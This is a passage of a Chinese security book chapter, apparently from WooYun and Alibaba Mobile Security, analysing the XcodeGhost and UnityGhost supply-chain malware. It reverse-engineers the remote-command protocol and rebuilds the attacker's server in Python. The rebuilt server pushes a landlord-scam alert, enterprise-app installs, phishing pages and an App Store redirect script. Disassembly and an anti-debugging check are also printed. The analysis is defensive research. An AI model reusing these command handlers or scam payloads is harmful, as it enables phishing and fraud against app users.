根据热心网友举报，投毒者网名为" coderfun"。他在各种 iOS 开发者论坛，或者 weibo 后留言引诱 iOS 开发者下载有毒版本的 Xcode。并且中毒的版本不止 Xcode 6.4，还有 6.1，6.2 和 6.3 等等，如图 2-1-13~图 2-1-15：




图 2-1-13

图 2-1-14

图 2-1-15

根据热心网友提醒，我们在中信银行信用卡的应用”动卡空间”中也发现了被插入的

XcodeGhost 恶意代码，受感染的版本为 3.4.4，如图 2-1-16 和 2-1-17



●●●○○ 中国移动 13:55 64%
Back
中信银行动卡空间 4+
中信银行 >
(9)
GET
Details
Reviews
Related
动卡空间
我的活动：9元看电影，轻松在线选座
在线影院
我的活动
在线商城
我的特权
账单分期
商旅预订
我的账户
精彩优惠
办卡分期
生活助手
Featured
Top Charts
Explore
Search
Updates

图 2-1-16


●●●○○ 中国移动 13:56 64%
Back
Details
Reviews
Related
"9元看电影"权益可以转赠啦，好东西要分享给好友！
Information
Developer CHINA CITIC BANK CORPORATION LIMITED
Category Finance
Updated 7 Aug, 2015
Version 3.4.4
Size 19.7 MB
Rating Rated 4+
Family Sharing Yes
Compatibility Requires iOS 5.1.1 or later. Compatible with iPhone, iPad, and iPod touch.
Languages Chinese
Version History
Developer Website
Privacy Policy
Developer Apps
© China CITIC Bank
Featured
Top Charts
Explore
Search
Updates

图 2-1-17

被插入的部分恶意代码，如图 2-1-18：




图 2-1-18

在 Saic 的提示下，我们发现受感染的 app 还拥有接收黑客在云端的命令，并按照黑客的指令发送 URLScheme 的能力，如图 2-1-19：




图 2-1-19

URLScheme 是 iOS 系统中为了方便 app 之间互相调用而设计的，你可以通过一个类似 URL 的链接，通过系统的 Openurl 来打开另一个应用，并可以传递一些参数。一个恶意的 app 通过发送 URLScheme 能干什么呢？

- 可以和 safari 进行通讯打开钓鱼网站。
- 可以和 AppStore 进行通讯诱导用户下载其他 AppStore 应用。
- 可以和 itms-services 服务通讯诱导用户下载无需 AppStore 审核的企业应用。
- 向支付平台通讯发送欺骗性的支付请求等。

目前已经官方确认中毒的 app 有：微信，网易云音乐，豌豆荚的开眼等，如图 2-1-20~图 2-1-22：

关于网传微信6.2.5版本存在漏洞的几点说明

2015年9月18日 21:43 | 阅读 37859

目前，网上传播微信6.2.5版本存在严重漏洞的说法，微信团队说明如下：

1.该问题仅存在iOS 6.2.5版本中，最新版本微信已经解决此问题，用户可升级微信自行修复，此问题不会给用户造成直接影响。

2.目前尚没有发现用户会因此造成信息或者财产的直接损失，但是微信团队将持续关注和监测。

3.微信技术团队具备成熟的“反黑客”技术，一旦发现黑客攻击，将第一时间做出技术对抗并及时锁定黑客具体信息，配合公安机关打击相关违法犯罪活动。

4.用户在使用微信过程中有任何问题，可通过微信公众号“微信团队”向我们反馈。

微信团队

2015年9月18号

drops.wooyun.org

图 2-1-20

公告

受非官方渠道开发工具XcodeGhost“感染”影响，iPhone端部分应用会上传产品自身的部分基本信息（安装时间，应用id，应用名称，系统版本，语言，国家）。

此次感染涉及信息皆为产品的系统信息，无法调取和泄露用户的个人信息。目前感染源制作者的服务器已经关闭，不会再产生任何威胁。

再次感谢大家对网易云音乐一直以来的关注与支持！

@网易云音乐 drops.wooyun.org

图 2-1-21

图 2-1-22

病毒作者现身

病毒作者微博地址：http://weibo.com/u/5704632164，如图 2-1-23

图 2-1-23

他发表了长微博内容：

"XcodeGhost" Source 关于所谓”XcodeGhost”的澄清
首先，我为 XcodeGhost 事件给大家带来的困惑致歉，XcodeGhost 源于我自己的实验，没有任何威胁性行为，详情见源代码：https://github.com/XcodeGhostSource/XcodeGhost。
所谓的 XcodeGhost 实际是苦逼 iOS 开发者的一次意外发现：修改 Xcode 编译配置文本可以加载指定的代码文件，于是我写下上述附件中的代码去尝试，并上传到自己的网盘中。
在代码中获取的全部数据实际为基本的 app 信息：应用名、应用版本号、系统版本号、语言、国家名、开发者符号、app 安装时间、设备名称、设备类型。除此之外，没有获取任何其他数据。需要郑重说明的是：出于私心，我在代码加入了广告功能，希望将来可以推广自己的应用（有心人可以比对附件源代码做校验）。但实际上，从开始到最终关闭服务器，我并未使用过广告功能。而在 10 天前，我已主动关闭服务器，并删除所有数据，更不会对任何人有任何影响。
愿谣言止于真相，所谓的"XcodeGhost"，以前是一次错误的实验，以后只是彻底死亡的代码而已。
需要强调的是，XcodeGhost 不会影响任何 App 的使用，更不会获取隐私数据，仅仅是一段已经死亡的代码。
再次真诚的致歉，愿大家周末愉快。

（全文完） 责任编辑：游风

第2节 XcodeGhost 截胡攻击和服务端的复现以及 UnityGhost 预警

作者：没羽，蒸米，阿刻，迅迪

来自：阿里移动安全

网址：http://jaq.alibaba.com/

序

截胡，麻将术语，指的是某一位玩家打出一张牌后，此时如果多人要胡这张牌，那么按照逆时针顺序只有最近的人算胡，其他的不能算胡。现也引申意为断别人财路，在别人快成功的时候抢走了别人的胜利果实。

虽然 XcodeGhost 作者的服务器关闭了，但是受感染的 app 的行为还在，这些 app 依然孜孜不倦的向服务器（比如 init.icloud-analysis.com，init.icloud-diagnostics.com 等）发送着请求。这时候黑客只要使用 DNS 劫持或者污染技术，声称自己的服务器就是 init.icloud-analysis.com，

就可以成功的控制这些受感染的 app。具体能干什么，请看我们下面的详细分析。

另外，有证据表明 unity 4.6.4–unity 5.1.1 的开发工具也受到了污染，并且行为与 XcodeGhost 一致。更恐怖的是，还有证据证明 XcodeGhost 作者依然逍遥法外。

虽然涅槃团队已经发出过攻击的 demo 了，但很多细节并没有公布。所以我们打算在这篇文章中给出更加详细的分析过程供大家参考。

通信协议分析

在受感染的客户端 App 代码中，有个 Response 方法用于接收和处理远程服务器指令，如图 2-2-1：

```
_
_text:00009C50 ; UIWindow(didFinishLaunchingWithOptions) - (void)Response
_text:00009C50 ; Attributes: bp-based frame
_text:00009C50
_text:00009C50 ; void __cdecl -[UIWindow(didFinishLaunchingWithOptions) Response](struct UIWindow *self, SEL)
_text:00009C50 __UIWindow_didFinishLaunchingWithOptions__Response_
_text:00009C50                                         ; DATA XREF: __objc_const:00B6EB1C o
_text:00009C50
_text:00009C50 var_B8          = -0xB8
 text:00009C50 var_B4          = -0xB4
```

图 2-2-1

Response 方法中根据服务器下发的不同数据，解析成不同的命令执行。

根据我们分析，此样本大致支持 4 种远程命令，分别是：

设置 sleep 时长、窗口消息、url scheme、appStore 窗口。

通过 4 种远程命令的单独或组合使用，可以产生多种攻击方式：

- 比如下载安装企业证书的 App；
- 弹出 AppStore 的应用进行应用推广；
- 弹出钓鱼页面进一步窃取用户信息；
- 如果用户手机中存在某 url scheme 漏洞，还可以进行 url scheme 攻击等。

如图 2-2-2：

图 2-2-2

其通信协议是基于 http 协议的，在传输前用 DES 算法加密 http body。通过 Response 方法拿到服务器下发送的数据后，调用 Decrypt 方法进行解密，如图 2-2-3：




图 2-2-3

如果解密成功，将解密后的数据转换成 JSON 格式数据，如图 2-2-4：

```
LDR             R1, [R0] ; "Decrypt:"
MOV             R0, R10
BLX.W           _objc_msgSend
MOV             R7, R7
BLX.W           _objc_retainAutoreleasedReturnValue
MOV             R10, R0
MOV             R0, #(classRef_NSJSONSerialization - 0x9D4E)
MOV             R1, #(selRef_JSONObjectWithData_options_error_ - 0x9D50)
ADD             R0, PC ; classRef_NSJSONSerialization
ADD             R1, PC ; selRef_JSONObjectWithData_options_error_
MOVS            R2, #0
LDR             R0, [R0] ; _OBJC_CLASS_$_NSJSONSerialization
MOVS            R3, #1
LDR             R1, [R1] ; "JSONObjectWithData:options:error:"
STR             R2, [SP,#0xB8+var_1C]
ADD             R2, SP, #0xB8+var_1C
STR             R2, [SP,#0xB8+var_B8]
MOV             R2, R10
BLX.W           _objc_msgSend
MOV             R7, R7
BLX.W           _objc_retainAutoreleasedReturnValue
MOV             R5, R0
LDR             R0, [SP,#0xB8+var_1C]
BLX.W           _objc_retain
MOV             R6, R0
CMP             R6, #0
BNE.W           loc_A5FE
```

图 2-2-4

然后判断服务器端下发的数据，执行不同的操作。设置客户端请求服务端器 sleep 时长的操作，如图 2-2-5：

```
STR             R6, [SP,#0xB8+var_A4]
MOV             R0, R5
STR.W           R10, [SP,#0xB8+var_9C]
STR             R4, [SP,#0xB8+var_98]
MOV             R2, #(cfstr_Sleep - 0x9D92) ; "sleep"
LDR.W           R10, [SP,#0xB8+var_8C]
ADD             R2, PC  ; "sleep"
MOV             R1, R10
BLX.W           _objc_msgSend
MOV             R7, R7
BLX.W           _objc_retainAutoreleasedReturnValue
MOV             R4, R0
BLX.W           _objc_release
MOV             R6, R5
CMP             R4, #0
BEQ.W           loc_9EBE
```

```
MOVW            R2, #(:lower16:(cfstr_Sleep - 0x9DBA)) ; "sleep"
MOV             R0, R6
MOVT.W          R2, #(:upper16:(cfstr_Sleep - 0x9DBA)) ; "sleep"
MOV             R1, R10
ADD             R2, PC  ; "sleep"
BLX.W           _objc_msgSend
MOV             R7, R7
BLX.W           _objc_retainAutoreleasedReturnValue
MOV             R4, R6
MOV             R6, R0
MOV             R0, #(selRef_intValue - 0x9DD2)
ADD             R0, PC ; selRef_intValue
LDR             R1, [R0] ; "intValue"
MOV             R0, R6
BLX.W           _objc_msgSend
MOV             R5, R0
MOV             R0, R6
MOV             R6, R4
BLX.W           _objc_release
CMP             R5, #1
BLT             loc_9EBE
```

图 2-2-5

恶意行为分析及还原

在逆向了该样本的远程控制代码后，我们还原了其服务端代码，进一步分析其潜在的危害。

首先我们在服务端可以打印出 Request 的数据，如图 2-2-6：




图 2-2-6

红色框标记的协议的头部部分，前 4 字节为报文长度，第二个 2 字节为命令长度，最后一个 2 字节为版本信息，紧跟着头部的为 DES 的加密数据。我们在服务端将数据解密后显示为，如图 2-2-7：

图 2-2-7

这里有收集客户端信息上传到控制服务器，同样我们返回加密数据给客户端，如图 2-2-8：




图 2-2-8

明文信息，如图 2-2-9：




图 2-2-9

客户端根据 App 的运行状态向服务端提供用户信息，然后控制服务器根据不同的状态返回控制数据，如图 2-2-10：

```
print 'status:', jbody["status"]
if jbody["status"] == "launch":
    resdata = des.encrypt(downlad_install())
elif jbody["status"] == "resignActive":
    resdata = des.encrypt(cmd3_alert())
elif jbody["status"] == "suspend":
    resdata = des.encrypt(cmd1_set_sleep())
elif jbody["status"] == "AlertView":
```

图 2-2-10

恶意行为一：定向在客户端弹（诈骗）消息

该样本先判断服务端下发的数据，如果同时存在“alertHeader”、“alertBody”、“appID”、“cancelTitle”、“confirmTitle”、“scheme”字段，则调用 UIAlertView 在客户端弹框显示消息窗口，如图 2-2-11：

```
MOV             R4, R0
MOV             R0, #(selRef_alloc - 0xA648)
MOV             R2, #(classRef_UIAlertView - 0xA64A)
ADD             R0, PC ; selRef_alloc
ADD             R2, PC ; classRef_UIAlertView
LDR             R1, [R0] ; "alloc"
LDR             R0, [R2] ; _OBJC_CLASS_$_UIAlertView
BLX.W           _objc_msgSend
MOVW            R1, #(:lower16:(selRef_initWithTitle_message_delegate_cancelButtonTitle_otherButtonTitles_ - 0xA664))
ADD.W           R12, R4, #0x14
MOVT.W          R1, #(:upper16:(selRef_initWithTitle_message_delegate_cancelButtonTitle_otherButtonTitles_ - 0xA664))
LDMIA.W         R12, {R2,R3,R5,R9,R12}
ADD             R1, PC ; selRef_initWithTitle_message_delegate_cancelButtonTitle_otherButtonTitles_
MOV.W           LR, #0
LDR             R1, [R1] ; "initWithTitle:message:delegate:cancelBu"...
STMEA.W         SP, {R5,R9,R12,LR}
BLX.W           _objc_msgSend
MOV             R5, R0
MOV             R0, #(selRef_show - 0xA67E)
ADD             R0, PC ; selRef_show
LDR             R1, [R0] ; "show"
MOV             R0, R5
BLX.W           _objc_msgSend
MOV             R0, #(selRef_integerValue - 0xA690)
ADD             R0, PC ; selRef_integerValue
LDR             R1, [R0] ; "integerValue"
LDR             R0, [R4,#0x28]
BLX.W           _objc_msgSend
MOV             R2, R0
MOV             R0, #(selRef_setTag_ - 0xA6A4)
ADD             R0, PC ; selRef_setTag_
LDR             R1, [R0] ; "setTag:"
MOV             R0, R5
BLX.W           _objc_msgSend
MOV             R0, R5
ADD             SP, SP, #0x10
POP.W           {R4,R5,R7,LR}
B.W             j__objc_release
; End of function sub_A62C
```

图 2-2-11

消息的标题、内容由服务端控制，如图 2-2-12：

```
def cmd3_alert():
    print 'cmd3_alert'
    #appID为tag用
    ret = '{"alertHeader":"15088888888", \
    "alertBody":"你好，我是房东我号码换成这个，你存一下，另外房租请打到我爱人卡上，工行：6222 0824 0200 1757 585王春菊，谢谢！", \
    "appID":"0", \
    "cancelTitle":"确定", \
    "confirmTitle":"取消", \
    "scheme":"mqqopensdkapiV2://qzapp"}'
    return ret
```

图 2-2-12

客户端启动受感染的 App 后，会弹出如下页面，如图 2-2-13：

图 2-2-13

恶意行为二：下载企业证书签名的 App

当服务端下发的数据同时包含“configUrl”、“scheme”字段时，客户端会调用 Show()方法。

Show()方法中调用 UIApplication.openURL()方法访问 configUrl，如图 2-2-14：

```
MOV             R4, R0
MOV             R0, R6
BLX.W           _objc_release
CBNZ            R4, loc_A91C

LDR.W           R0, [R10] ; _OBJC_CLASS_$_UIApplication
MOV             R1, R5
BLX.W           _objc_msgSend
MOV             R7, R7
BLX.W           _objc_retainAutoreleasedReturnValue
MOV             R4, R0
MOV             R0, #(selRef_URLWithString_ - 0xA8EA)
MOV             R2, #(classRef_NSURL - 0xA8EC)
ADD             R0, PC ; selRef_URLWithString_
ADD             R2, PC ; classRef_NSURL
LDR             R1, [R0] ; "URLWithString:"
LDR             R0, [R2] ; _OBJC_CLASS_$_NSURL
MOV             R2, R8
BLX.W           _objc_msgSend
MOV             R7, R7
BLX.W           _objc_retainAutoreleasedReturnValue
MOV             R5, R0
MOV             R0, #(selRef_openURL_ - 0xA90A)
MOV             R2, R5
ADD             R0, PC ; selRef_openURL_
LDR             R1, [R0] ; "openURL:"
MOV             R0, R4
BLX.W           _objc_msgSend
MOV             R0, R5
BLX.W           _objc_release
MOV             R0, R4
BLX.W           _objc_release
```

图 2-2-14

通过在服务端配置 configUrl，达到下载安装企业证书 App 的目的，如图 2-2-15：

```
def downlad_install():
    print 'cmd4_show'
    ret = '{"configUrl":"itms-services://?action=download-manifest&url=https://down.x
    "scheme":"mqqopensdkapiV2://qzapp"}'
    return ret
```

图 2-2-15

客户端启动受感染的 App 后，目标 App 将被安装(注意，这里演示的应用为测试应用，不代表恶意软件推广该应用)，如图 2-2-16 和图 2-2-17：




图 2-2-16




图 2-2-17

demo 地址：http://v.youku.com/v_show/id_XMTM0Mjg0MDc4OA==.html

恶意行为三：推送钓鱼页面

通过在服务端配置 configUrl，达到推送钓鱼页面的目的，如图 2-2-18：

```
def phishing():
    print 'cmd4_show'
    ret = '{"configUrl":"http://zhengmin1989.com/phishing2.html", \
    "scheme":"mqqopensdkapiV2://qzapp"}'
    return ret
```

图 2-2-18

客户端启动受感染的 App 后，钓鱼页面就会显示，如图 2-2-19：




图 2-2-19

demo 地址：http://v.youku.com/v_show/id_XMTM0Mjg0NTM2NA==.html

恶意行为四：推广 AppStore 中的应用

通过在服务端配置 configUrl，达到推广 AppStore 中的某些应用的目的，如图 2-2-20：

```
def appstore_push():
    print 'cmd4_show'
    ret = '{"configUrl":"http://zhengmin1989.com/phishing1.html", \
    "scheme":"mqqopensdkapiV2://qzapp"}'
    return ret
```

图 2-2-20

phishing1.html 页面内容，如图 2-2-21：

```
<script type="text/javascript">
    // event.preventDefault()
    var timeout;
    function open_appstore() {
        window.open('https://itunes.apple.com/cn/app/zhi-hu/id432274380', '_self
            ')

    }
open_appstore();
    </script>
```

图 2-2-21

客户端启动受感染的 App 后，也会自动启动 AppStore，并显示目标 App 的下载页面，如图 2-2-22：

图 2-2-22

demo 地址：http://v.youku.com/v_show/id_XMTM0Mjg0NDA4MA==.html

UnityGhost?

在大家以为一切都完结的时候，百度安全实验室称已经确认”Unity-4.X 的感染样本”，并且其逻辑行为和 XcodeGhost 一致，只是上线域名变成了 init.icloud-diagnostics.com。

这意味，凡是用过被感染的 Unity 的 app，都有窃取隐私和推送广告等恶意行为。

如图 2-2-23：

图 2-2-23

Unity 是由 Unity Technologies 开发的一个让玩家创建诸如三维视频游戏、实时三维动画等类型互动内容的多平台的综合型游戏开发工具，是一个全面整合的专业游戏引擎。

很多有名的手机游戏比如神庙逃亡，纪念碑谷，炉石传说都是用 unity 进行开发的。

更令人恐惧的是，在百度安全实验室确认后没多久，大家就开始在网上寻找被感染的 Unity 工具，结果在我搜到一个 Unity3D 下载帖子的时候发现”codeFun 与 2015-09-22 01:18 编辑了帖子”！

要知道 codeFun 就是那个自称 XcodeGhost 作者的人啊。

他竟然也一直没睡，大半夜里一直在看大家发微博观察动静？

随后发现大家知道了 Unity 也中毒的事情，赶紧去把自己曾经投毒的帖子删了。

如图 2-2-24

图 2-2-24

现在再去看那个帖子已经被作者删的没有任何内容了，帖子地址如下：

http://game.ceeger.com/forum/read.php?tid=21630&fid=8

如图 2-2-25：

图 2-2-25

但根据 XcodeGhost 作者没删之前的截图表明，从 unity 4.6.4–unity 5.1.1 的开发工具都有可能被投毒了！

总结

虽然病毒作者声称并没有进行任何广告或者欺诈行为 ,但不代表别人不会代替病毒作者进行这些恶意行为。并且作者依然还在逍遥法外！所以立刻、马上删掉那些中毒的 app 吧！

参考资料

涅槃团队：Xcode 幽灵病毒存在恶意下发木马行为 http://drops.wooyun.org/papers/8973

XcodeGhost 源码：https://github.com/XcodeGhostSource/XcodeGhost

更新

在百度安全实验室的帮助下，我们已经拿到了 UnityGhost 的样本，基本信息如下：

```
$shasum libiPhone-lib-il2cpp.a-armv7-master.o
625ad3824ea59db2f3a8cd124fb671e47740d3bd  libiPhone-lib-il2cpp.a-armv7-master.o
$ file libiPhone-lib-il2cpp.a-armv7-master.o
libiPhone-lib-il2cpp.a-armv7-master.o: Mach-O object arm
```

UnityGhost 样本的行为和 XcodeGhost 非常相似，基本函数，如图 2-2-26：




图 2-2-26

UnityGhost 在启动时会检测是否是在虚拟机和调试器中运行，如果是则不产生恶意行为，如图 2-2-27：

```
void __cdecl -[UIWindow(didFinishLaunchingWithOptions) UIApplicationDidBeco
{
  struct UIWindow *v2; // r4@1

  v2 = self;
  if ( (unsigned int)objc_msgSend((void *)self, "Simulator") & 0xFF )
    objc_msgSend((void *)v2, "Launch");
  if ( !((unsigned int)objc_msgSend((void *)v2, "Debugger") & 0xFF) )
    objc_msgSend((void *)v2, "Launch");
}
```

图 2-2-27

